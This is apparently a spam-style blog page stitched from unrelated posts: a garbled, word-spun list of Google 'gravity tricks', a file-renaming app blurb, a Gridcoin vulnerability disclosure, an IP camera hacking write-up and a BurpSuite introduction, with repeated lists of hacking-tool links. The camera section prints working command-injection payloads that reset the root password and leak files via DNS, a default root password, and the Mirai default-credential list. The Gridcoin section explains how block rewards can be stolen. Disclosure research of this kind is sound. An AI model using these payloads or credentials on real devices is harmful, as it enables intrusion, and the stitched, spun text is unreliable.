الاثنين، 13 أبريل 2020

Top 10 Best Google Gravity Tricks 2018

Best Google Gravity Tricks 2018

Top 10 Best Google Gravity Tricks 2018

Google is the search engine where the people look up for the things. Yet apart from being only a search engine this website is highly functional and has a lot of functions dubbed inside it. And even the webmasters don't know about all the features as they are so vast that you need to explore lots of things to get to know about them all.  There are a number of gravity opposing tricks in the Google search page that you would like to enjoy. Well many of you guys must be new to this word as only 15% of Google users know this thing and for rest, I'm here to guide you up in this. Here in this article, we have written about the best google gravity tricks that you could ever find in this year. If you are interested to know about it then please read the main section of this post as it is given below. This was all the introduction part of this post and now after this line, we are going to skip to the main section. We recommend you to read till the end to get the fullest information from this page!

Top 10 Best Google Gravity Tricks 2018

Below I have mentioned some of the best tricks that I tried as I was getting bored and thought about exploring something new and then I searched Google Tricks on google and then I get to know that even these things are also possible on the Google. You can use so many different things to kill your boredom on Google. There I decided to note down these tricks and share the article with you so that you can also avail these. So follow the below guide to proceed.


#1 Google zero gravity level fall

Best Google Gravity Tricks 2018


This is the first trick that amazed me as when I get to know this thing can happen when I was really surprised as it was quite funny. It is a standout amongst the most astonishing google gravity trap. In this trap, the substance will appear like tumbling to a level surface. Every one of the substances like pictures, writings, and so on of your page will be upset. They will look somewhat bouncy and turned around that looks exceptionally energizing and stunning.

#2 Google Sphere

Best Google Gravity Tricks That You Need To Try
This is second best google gravity trap. In this trap, the substance rotates in a round way. Be that as it may, you will think that its little hard to deal with it since you need to chip away at turning writings.

#3 Google Loco

Best Google Gravity Tricks That You Need To Try

This google gravity trap is much like the google zero gravity. You will see the substance as falling in a seismic tremor,

#4 Zerg Rush

Best Google Gravity Tricks That You Need To Try

This is one of my most loved google gravity trap. In this deceive you will see somewhere in the range of zeros spreading in your page. to utilize this trap Open Google.com and hunt Zerg Rush through utilizing the search bar.

#5 Google submerged

Best Google Gravity Tricks 2018

This is of the most attractive google gravity trap. In this deceive you will see a domain of submerged. You will see the pursuit bar coasting in the water.

#6 Do a barrel roll

Best Google Gravity Tricks That You Need To Try

This is likewise an astounding google gravity trap. In this deceive, you will get an impact to your page with which, your page will turn in a solitary minute.

#7 Google Guitar

Best Google Gravity Tricks That You Need To Try

This is additionally a stunning google gravity trap. In this deceive, you can play guitar on the web index. You can play your coveted tunes with it. Google will give you notes to your tunes.

#8 Google zero gravity reversal

Best Google Gravity Tricks 2018

This is one of the coolest Google gravity trap. In this deceive, you will get a perfect representation of your site page. You will feel like you are on the opposite side of the screen.

#9 Google space

Best Google Gravity Tricks That You Need To Try
In this google gravity deceive you encounter a dream of the room. It implies that the substance of your page will appear like gliding noticeable all around with no gravitational power.

#10 Pacman

Best Google Gravity Tricks That You Need To Try
Best Google Gravity Tricks 2018 That You Need To Try
This is the standout amongst the most energizing google gravity trap. With this deceive, you can play Pacman game in this.
Finally, after reading this article, you have got to know about. We have tried to provide you this content in the simple and easy to read wordings and hope that you would have easily got about everything written up here. We believe that you might like this article and if it is what you think then please try to share it with others too. Your indulgence in our post is really valuable to us, so do not miss to write about your opinions and suggestions regarding this article through using the comments section below. At last but never the least thanks for reading this article!
More info
  1. Pentest Tools Framework
  2. Pentest Tools Find Subdomains
  3. Hack Tool Apk No Root
  4. Hacker
  5. Hacking Tools
  6. Underground Hacker Sites
  7. Tools 4 Hack
  8. Hacking Tools For Pc
  9. Pentest Tools Find Subdomains
  10. Hacker Tools Apk Download
  11. Physical Pentest Tools
  12. Hacking Tools For Beginners
  13. Hack Website Online Tool
  14. Blackhat Hacker Tools
  15. Nsa Hacker Tools
  16. Pentest Box Tools Download
  17. Hacker Tools

RenApp: The Ultimate File Renaming App


Are you tired of managing your tens of thousands of files like jpgs, pngs, or others and you want a way to manage them as quick as possible then RenApp is solution for all problem.
RenApp lets you change names of many files of a particular type to a common name with added numbering. So no more time wasting in file management just four clicks and your files will be ordered.

Beside that RenApp can clean your folders and subfolders from backup files of .bak or .*~ extension. Removing backup files in order to make space available manually is a tedious work and can take lots of time but why do it that we've got RenApp just locate the folder and click remove it'll remove them all from that folder and its subfolders. 

Some of the features of RenApp are as:
  •    Rename files to a common name.
  •    Rename files of different extensions to a common name in one shot
  •    Remove backup files from folder and subfolders.
R  RenApp is free and Opensource, written in Python with QT interface. Check out the source code at sourceforge.


Related news
  1. Hacker Tools Online
  2. Hacking Tools 2020
  3. Pentest Tools Port Scanner
  4. Hacker Tools Free Download
  5. Pentest Tools Website Vulnerability
  6. Hack Tools Mac
  7. Best Pentesting Tools 2018
  8. Top Pentest Tools
  9. Hacking Tools For Games
  10. Hacking Tools 2020
  11. Tools Used For Hacking
  12. Pentest Tools Website Vulnerability
  13. Hackers Toolbox
  14. Pentest Tools Apk
  15. Pentest Tools Website
  16. Hacking Tools Windows 10
  17. Hack Tools For Pc
  18. Hacker Hardware Tools
  19. Hacker

Gridcoin - The Bad

In this post we will show why Gridcoin is insecure and probably will never achieve better security. Therefore, we are going to explain two critical implementation vulnerabilities and our experience with the core developer in the process of the responsible disclosure. 
    In our last blog post we described the Gridcoin architecture and the design vulnerability we found and fixed (the good). Now we come to the process of responsibly disclosing our findings and try to fix the two implementation vulnerabilities (the bad).

    Update (15.08.2017):
    After the talk at WOOT'17 serveral other developers of Gridcoin quickly reached out to us and told us that there was a change in responsibility internally in the Gridcoin-Dev team. Thus, we are going to wait for their response and then change this blog post accordingly. So stay tuned :)

    Update (16.08.2017):
    We are currently in touch with the whole dev team of Gridcoin and it seems that they are going to fix the vulnerabilities with the next release.


    TL;DR
    The whole Gridcoin currency is seriously insecure against attacks and should not be trusted anymore; unless some developers are in place, which have a profound background in protocol and application security.

    What is Gridcoin?

    Gridcoin is an altcoin, which is in active development since 2013. It claims to provide a high sustainability, as it has very low energy requirements in comparison to Bitcoin. It rewards users for contributing computation power to scientific projects, published on the BOINC project platform. Although Gridcoin is not as widespread as Bitcoin, its draft is very appealing as it attempts to  eliminate Bitcoin's core problems. It possesses a market capitalization of $13,530,738 as of August the 4th 2017 and its users contributed approximately 5% of the total scientific BOINC work done before October 2016.

    A detailed description of the Gridcoin architecture and technical terms used in this blog post are explained in our last blog post.

    The Issues

    Currently there are 2 implementation vulnerabilities in the source code, and we can mount the following attacks against Gridcoin:
    1. We can steal the block creation reward from many Gridcoin minters
    2. We can efficiently prevent many Gridcoin minters from claiming their block creation reward (DoS attack)
    So why do we not just open up an issue online explaining the problems?

    Because we already fixed a critical design issue in Gridcoin last year and tried to help them to fix the new issues. Unfortunately, they do not seem to have an interest in securing Gridcoin and thus leave us no other choice than fully disclosing the findings.

    In order to explain the vulnerabilities we will take a look at the current Gridcoin source code (version 3.5.9.8).

    WARNING: Due to the high number of source code lines in the source files, it can take a while until your browser shows the right line.

    Stealing the BOINC block reward

    The developer implemented our countermeasures in order to prevent our attack from the last blog post. Unfortunately, they did not look at their implementation from an attacker's perspective. Otherwise, they would have found out that they conduct not check, if the signature over the last block hash really is done over the last block hash. But we come to that in a minute. First lets take a look at the code flow:

    In the figure the called-by-graph can be seen for the function VerifyCPIDSignature.
    1. CheckBlock → DeserializeBoincBlock [Source]
      • Here we deserialize the BOINC data structure from the first transaction
    2. CheckBlock → IsCPIDValidv2 [Source]
      • Then we call a function to verify the CPID used in the block. Due to the massive changes over the last years, there are 3 possible verify functions. We are interested in the last one (VerifyCPIDSignature), for the reason that it is the current verification function.
    3. IsCPIDValidv2 → VerifyCPIDSignature [Source]
    4. VerifyCPIDSignature → CheckMessageSignature [Source, Source]
    In the last function the real signature verification is conducted [Source]. When we closely take a look at the function parameter, we see the message (std::string sMsg)  and the signature (std::string sSig) variables, which are checked. But where does this values come from?


    If we go backwards in the function call graph we see that in VerifyCPIDSignature the sMsg is the string sConcatMessage, which is a concatenation of the sCPID and the sBlockHash.
    We are interested where the sBlockHash value comes from, due to the fact that this one is the only changing value in the signature generation.
    When we go backwards, we see that the value originate from the deserialization of the BOINC structure (MiningCPID& mc) and is the variable mc.lastblockhash [Source, Source]. But wait a second, is this value ever checked whether it contains the real last block hash?

    No, it is not....

    So they just look if the stored values there end up in a valid signature.

    Thus, we just need to wait for one valid block from a researcher and copy the signature, the last block hash value, the CPID and adjust every other dynamic value, like the RAC. Consequently, we are able to claim the reward of other BOINC users. This simple bug allows us again to steal the reward of every Gridcoin researcher, like there was never a countermeasure.

    Lock out Gridcoin researcher
    The following vulnerability allows an attacker under specific circumstances to register a key pair for a CPID, even if the CPID was previously tied to another key pair. Thus, the attacker locks out a legit researcher and prevent him from claiming BOINC reward in his minted blocks.

    Reminder: A beacon is valid for 5 months, afterwards a new beacon must be sent with the same public key and CPID.

    Therefore, we need to take a look at the functions, which process the beacon information. Every time there is a block, which contains beacon information, it is processed the following way (click image for higher resolution):


    In the figure the called-by-graph can be seen for the function GetBeaconPublicKey.
    We now show the source code path:
    • ProcessBlock → CheckBlock [Source]
    • CheckBlock → LoadAdminMessages [Source]
    • LoadAdminMessages → MemorizeMessages [Source]
    • MemorizeMessages → GetBeaconPublicKey [Source]
    In the last function GetBeaconPublicKey there are different paths to process a beacon depending on the public key, the CPID, and the time since both were associated to each other.
    For the following explanation we assume that we have an existing association (bound) between a CPID A and a public key pubK_A for 4 months.
    1. First public key for a CPID received [Source]
      • The initial situation, when pubK_A was sent and bind to CPID  A (4 months ago)
    2. Existing public key for a CPID was sent [Source]
      • The case that pubK_A was resent for a CPID A, before the 5 months are passed by
    3. Other public key for a CPID was sent [Source]
      • The case, if a different public key pubK_B for the CPID A was sent via beacon.
    4. The existing public key for the CPID is expired
      • After 5 months a refresh for the association between A and pubK_A is required.
    When an incoming beacon is processed, a look up is made, if there already exists a public key for the CPID used in the beacon. If yes, it is compared to the public key used in the beacon (case 2 and 3).
    If no public key exists (case 1) the new public key is bound to the CPID.

    If a public key exists, but it was not refreshed directly 12.960.000 seconds (5 months [Source]) after the last beacon advertisement of the public key and CPID, it is handled as no public key would exist [Source].

    Thus, case 1 and 4 are treated identical, if the public key is expired, allowing an attacker to register his public key for an arbitrary CPID with expired public key. In practice this allows an attacker to lock out a Gridcoin user from the minting process of new blocks and further allows the attacker to claim reward for BOINC work he never did.

    There is a countermeasure, which allows a user to delete his last beacon (identified by the CPID) . Therefore, the user sends 1 GRC to a special address (SAuJGrxn724SVmpYNxb8gsi3tDgnFhTES9) from an GRC address associated to this CPID [Source]. We did not look into this mechanism in more detail, because it only can be used to remove our attack beacon, but does not prevent the attack.

    The responsible disclosure process

    As part of our work as researchers we all have had the pleasure to responsible disclose the findings to developer or companies.

    For the reasons that we wanted to give the developer some time to fix the design vulnerabilities, described in the last blog post, we did not issue a ticket at the Gridcoin Github project. Instead we contacted the developer at September the 14th 2016 via email and got a response one day later (2016/09/15). They proposed a variation of our countermeasure and dropped the signature in the advertising beacon, which would result in further security issues. We sent another email (2016/09/15) explained to them, why it is not wise to change our countermeasures and drop the signature in the advertising beacon.
    Unfortunately, we did not receive a response. We tried it again on October the 31th 2016. They again did not respond, but we saw in the source code that they made some promising changes. Due to some other projects we did not look into the code until May 2017. At this point we found the two implementation vulnerabilities. We contacted the developer twice via email (5th and 16th of May 2017) again, but never received a response. Thus, we decided to wait for the WOOT notification to pass by and then fully disclose the findings. We thus have no other choice then to say that:

    The whole Gridcoin cryptocurrency is seriously insecure against attacks and should not be trusted anymore; unless some developers are in place, which have a profound background in protocol and application security.

    Further Reading
    A more detailed description of the Gridcoin architecture, the old design issue and the fix will be presented at WOOT'17. Some days after the conference the paper will be available online.

    Related posts


    How I Hacked My IP Camera, And Found This Backdoor Account

    The time has come. I bought my second IoT device - in the form of a cheap IP camera. As it was the most affordable among all others, my expectations regarding security was low. But this camera was still able to surprise me.

    Maybe I will disclose the camera model used in my hack in this blog later, but first, I will try to contact someone regarding these issues. Unfortunately, it seems a lot of different cameras have this problem because they share being developed on the same SDK. Again, my expectations are low on this.

    The obvious problems


    I opened the box, and I was greeted with a password of four numeric characters. This is the password for the "admin" user, which can configure the device, watch its output video, and so on. Most people don't care to change this anyway.

    It is obvious that this camera can talk via Ethernet cable or WiFi. Luckily it supports WPA2, but people can configure it for open unprotected WiFi of course. 

    Sniffing the traffic between the camera and the desktop application it is easy to see that it talks via HTTP on port 81. The session management is pure genius. The username and password are sent in every GET request. Via HTTP. Via hopefully not open WiFi. It comes really handy in case you forgot it, but luckily the desktop app already saved the password for you in clear text in 
    "C:\Users\<USER>\AppData\Local\VirtualStore\Program Files (x86)\<REDACTED>\list.dat"

    This nice camera communicates to the cloud via UDP. The destination servers are in Hong Kong - user.ipcam.hk/user.easyn.hk - and China - op2.easyn.cn/op3.easyn.cn. In case you wonder why an IP camera needs a cloud connection, it is simple. This IP camera has a mobile app for Android and iOS, and via the cloud, the users don't have to bother to configure port forwards or dynamic DNS to access the camera. Nice.

    Let's run a quick nmap on this device.
    PORT     STATE SERVICE    VERSION
    23/tcp   open  telnet     BusyBox telnetd
    81/tcp   open  http       GoAhead-Webs httpd
    | http-auth: 
    | HTTP/1.1 401 Unauthorized
    |_  Digest algorithm=MD5 opaque=5ccc069c403ebaf9f0171e9517f40e41 qop=auth realm=GoAhead stale=FALSE nonce=99ff3efe612fa44cdc028c963765867b domain=:81
    |_http-methods: No Allow or Public header in OPTIONS response (status code 400)
    |_http-title: Document Error: Unauthorized
    8600/tcp open  tcpwrapped
    The already known HTTP server, a telnet server via BusyBox, and a port on 8600 (have not checked so far). The 27-page long online manual does not mention any Telnet port. How shall we name this port? A debug port? Or a backdoor port? We will see. I manually tried 3 passwords for the user root, but as those did not work, I moved on.

    The double-blind command injection

    The IP camera can upload photos to a configured FTP server on a scheduled basis. When I configured it, unfortunately, it was not working at all, I got an invalid username/password on the server. After some debugging, it turned out the problem was that I had a special $ character in the password. And this is where the real journey began. I was sure this was a command injection vulnerability, but not sure how to exploit it. There were multiple problems that made the exploitation harder. I call this vulnerability double-blind command injection. The first blind comes from the fact that we cannot see the output of the command, and the second blind comes from the fact that the command was running in a different process than the webserver, thus any time-based injection involving sleep was not a real solution.
    But the third problem was the worst. It was limited to 32 characters. I was able to leak some information via DNS, like with the following commands I was able to see the current directory:
    $(ping%20-c%202%20%60pwd%60)
    or cleaning up after URL decode:
    $(ping -c 2 `pwd`)
    but whenever I tried to leak information from /etc/passwd, I failed. I tried $(reboot) which was a pretty bad idea, as it turned the camera into an infinite reboot loop, and the hard reset button on the camera failed to work as well. Fun times.

    The following are some examples of my desperate trying to get shell access. And this is the time to thank EQ for his help during the hacking session night, and for his great ideas.
    $(cp /etc/passwd /tmp/a)       ;copy /etc/passwd to a file which has a shorter name
    $(cat /tmp/a|head -1>/tmp/b)   ;filter for the first row
    $(cat</tmp/b|tr -d ' '>/tmp/c) ;filter out unwanted characters
    $(ping `cat /tmp/c`)           ;leak it via DNS
    After I finally hacked the camera, I saw the problem. There is no head, tr, less, more or cut on this device ... Neither netcat, bash ...

    I also tried commix, as it looked promising on Youtube. Think commix like sqlmap, but for command injection. But this double-blind hack was a bit too much for this automated tool, unfortunately.


    But after spending way too much time without progress, I finally found the password to Open Sesame.
    $(echo 'root:passwd'|chpasswd)
    Now, logging in via telnet
    (none) login: root
    Password:

    BusyBox v1.12.1 (2012-11-16 09:58:14 CST) built-in shell (ash)
    Enter 'help' for a list of built-in commands.
    #

    Woot woot :) I quickly noticed the root of the command injection problem:

    # cat /tmp/ftpupdate.sh
    /system/system/bin/ftp -n<<!
    open ftp.site.com 21
    user ftpuser $(echo 'root:passwd'|chpasswd)
    binary
    mkdir  PSD-111111-REDACT
    cd PSD-111111-REDACT
    lcd /tmp
    put 12.jpg 00_XX_XX_XX_XX_CA_PSD-111111-REDACT_0_20150926150327_2.jpg
    close
    bye

    Whenever a command is put into the FTP password field, it is copied into this script, and after the script is scheduled, it is interpreted by the shell as commands. After this I started to panic that I forgot to save the content of the /etc/passwd file, so how am I going to crack the default telnet password? "Luckily", rebooting the camera restored the original password. 

    root:LSiuY7pOmZG2s:0:0:Administrator:/:/bin/sh

    Unfortunately, there is no need to start good-old John The Ripper for this task, as Google can tell you that this is the hash for the password 123456. It is a bit more secure than a luggage password.


    It is time to recap what we have. There is an undocumented telnet port on the IP camera, which can be accessed by default with root:123456, there is no GUI to change this password, and changing it via console, it only lasts until the next reboot. I think it is safe to tell this a backdoor.
    With this console access we can access the password for the FTP server, for the SMTP server (for alerts), the WiFi password (although we probably already have it), access the regular admin interface for the camera, or just modify the camera as we want. In most deployments, luckily this telnet port is behind NAT or firewall, so not accessible from the Internet. But there are always exceptions. Luckily, UPNP does not configure the Telnet port to be open to the Internet, only the camera HTTP port 81. You know, the one protected with the 4 character numeric password by default.

    Last but not least everything is running as root, which is not surprising. 

    My hardening list

    I added these lines to the end of /system/init/ipcam.sh:
    sleep 15
    echo 'root:CorrectHorseBatteryRedStaple'|chpasswd
    Also, if you want, you can disable the telnet service by commenting out telnetd in /system/init/ipcam.sh.

    If you want to disable the cloud connection (thus rendering the mobile apps unusable), put the following line into the beginning of /system/init/ipcam.sh
    iptables -A OUTPUT -p udp ! --dport 53 -j DROP
    You can use OpenVPN to connect into your home network and access the web interface of the camera. It works from Android, iOS, and any desktop OS.

    My TODO list

    • Investigate the script /system/system/bin/gmail_thread
    • Investigate the cloud protocol * - see update 2016 10 27
    • Buy a Raspberry Pie, integrate with a good USB camera, and watch this IP camera to burn
    A quick googling revealed I am not the first finding this telnet backdoor account in IP cameras, although others found it via JTAG firmware dump. 

    And 99% of the people who buy these IP cameras think they will be safe with it. Now I understand the sticker which came with the IP camera.


    When in the next episode of Mr. Robot, you see someone logging into an IP camera via telnet with root:123456, you will know, it is the sad reality.

    If you are interested in generic ways to protect your home against IoT, read my previous blog post on this. 

    Update: as you can see in the following screenshot, the bad guys already started to take advantage of this issue ... https://www.incapsula.com/blog/cctv-ddos-botnet-back-yard.html

    Update 20161006: The Mirai source code was leaked last week, and these are the worst passwords you can have in an IoT device. If your IoT device has a Telnet port open (or SSH), scan for these username/password pairs.

    root     xc3511
    root     vizxv
    root     admin
    admin    admin
    root     888888
    root     xmhdipc
    root     default
    root     juantech
    root     123456
    root     54321
    support  support
    root     (none)
    admin    password
    root     root
    root     12345
    user     user
    admin    (none)
    root     pass
    admin    admin1234
    root     1111
    admin    smcadmin
    admin    1111
    root     666666
    root     password
    root     1234
    root     klv123
    Administrator admin
    service  service
    supervisor supervisor
    guest    guest
    guest    12345
    guest    12345
    admin1   password
    administrator 1234
    666666   666666
    888888   888888
    ubnt     ubnt
    root     klv1234
    root     Zte521
    root     hi3518
    root     jvbzd
    root     anko
    root     zlxx.
    root     7ujMko0vizxv
    root     7ujMko0admin
    root     system
    root     ikwb
    root     dreambox
    root     user
    root     realtek
    root     00000000
    admin    1111111
    admin    1234
    admin    12345
    admin    54321
    admin    123456
    admin    7ujMko0admin
    admin    1234
    admin    pass
    admin    meinsm
    tech     tech
    mother   fucker

    Update 2016 10 27: As I already mentioned this at multiple conferences, the cloud protocol is a nightmare. It is clear-text, and even if you disabled port-forward/UPNP on your router, the cloud protocol still allows anyone to connect to the camera if the attacker knows the (brute-forceable) camera ID. Although this is the user-interface only, now the attacker can use the command injection to execute code with root privileges. Or just grab the camera configuration, with WiFi, FTP, SMTP passwords included.
    Youtube video : https://www.youtube.com/watch?v=18_zTjsngD8
    Slides (29 - ) https://www.slideshare.net/bz98/iot-security-is-a-nightmare-but-what-is-the-real-risk

    Update 2017-03-08: "Because of code reusing, the vulnerabilities are present in a massive list of cameras (especially the InfoLeak and the RCE),
    which allow us to execute root commands against 1250+ camera models with a pre-auth vulnerability. "https://pierrekim.github.io/advisories/2017-goahead-camera-0x00.txt

    Update 2017-05-11: CVE-2017-5674 (see above), and my command injection exploit was combined in the Persirai botnet. 120 000 cameras are expected to be infected soon. If you still have a camera like this at home, please consider the following recommendation by Amit Serper "The only way to guarantee that an affected camera is safe from these exploits is to throw it out. Seriously."
    This issue might be worse than the Mirai worm because these effects cameras and other IoT behind NAT where UPnP was enabled.
    http://blog.trendmicro.com/trendlabs-security-intelligence/persirai-new-internet-things-iot-botnet-targets-ip-cameras/

    Continue reading

    BurpSuite Introduction & Installation


    What is BurpSuite?
    Burp Suite is a Java based Web Penetration Testing framework. It has become an industry standard suite of tools used by information security professionals. Burp Suite helps you identify vulnerabilities and verify attack vectors that are affecting web applications. Because of its popularity and breadth as well as depth of features, we have created this useful page as a collection of Burp Suite knowledge and information.

    In its simplest form, Burp Suite can be classified as an Interception Proxy. While browsing their target application, a penetration tester can configure their internet browser to route traffic through the Burp Suite proxy server. Burp Suite then acts as a (sort of) Man In The Middle by capturing and analyzing each request to and from the target web application so that they can be analyzed.


    Everyone has their favorite security tools, but when it comes to mobile and web applications I've always found myself looking BurpSuite . It always seems to have everything I need and for folks just getting started with web application testing it can be a challenge putting all of the pieces together. I'm just going to go through the installation to paint a good picture of how to get it up quickly.

    BurpSuite is freely available with everything you need to get started and when you're ready to cut the leash, the professional version has some handy tools that can make the whole process a little bit easier. I'll also go through how to install FoxyProxy which makes it much easier to change your proxy setup, but we'll get into that a little later.

    Requirements and assumptions:

    Mozilla Firefox 3.1 or Later Knowledge of Firefox Add-ons and installation The Java Runtime Environment installed

    Download BurpSuite from http://portswigger.net/burp/download.htmland make a note of where you save it.

    on for Firefox from   https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/


    If this is your first time running the JAR file, it may take a minute or two to load, so be patient and wait.


    Video for setup and installation.


    You need to install compatible version of java , So that you can run BurpSuite.

    Read more


    1. Wifi Hacker Tools For Windows
    2. Pentest Tools Website Vulnerability
    3. Hack Tools Download
    4. Usb Pentest Tools
    5. Pentest Recon Tools
    6. Hacker Tools For Windows
    7. Hacker Tools Github
    8. Pentest Tools For Mac
    9. Underground Hacker Sites
    10. Hack Tools
    11. Hacker Tools Apk
    12. Hacker Tools List
    13. Hacking Tools For Beginners
    14. What Is Hacking Tools
    15. Hacker Tools Windows
    16. Pentest Tools Port Scanner
    17. Top Pentest Tools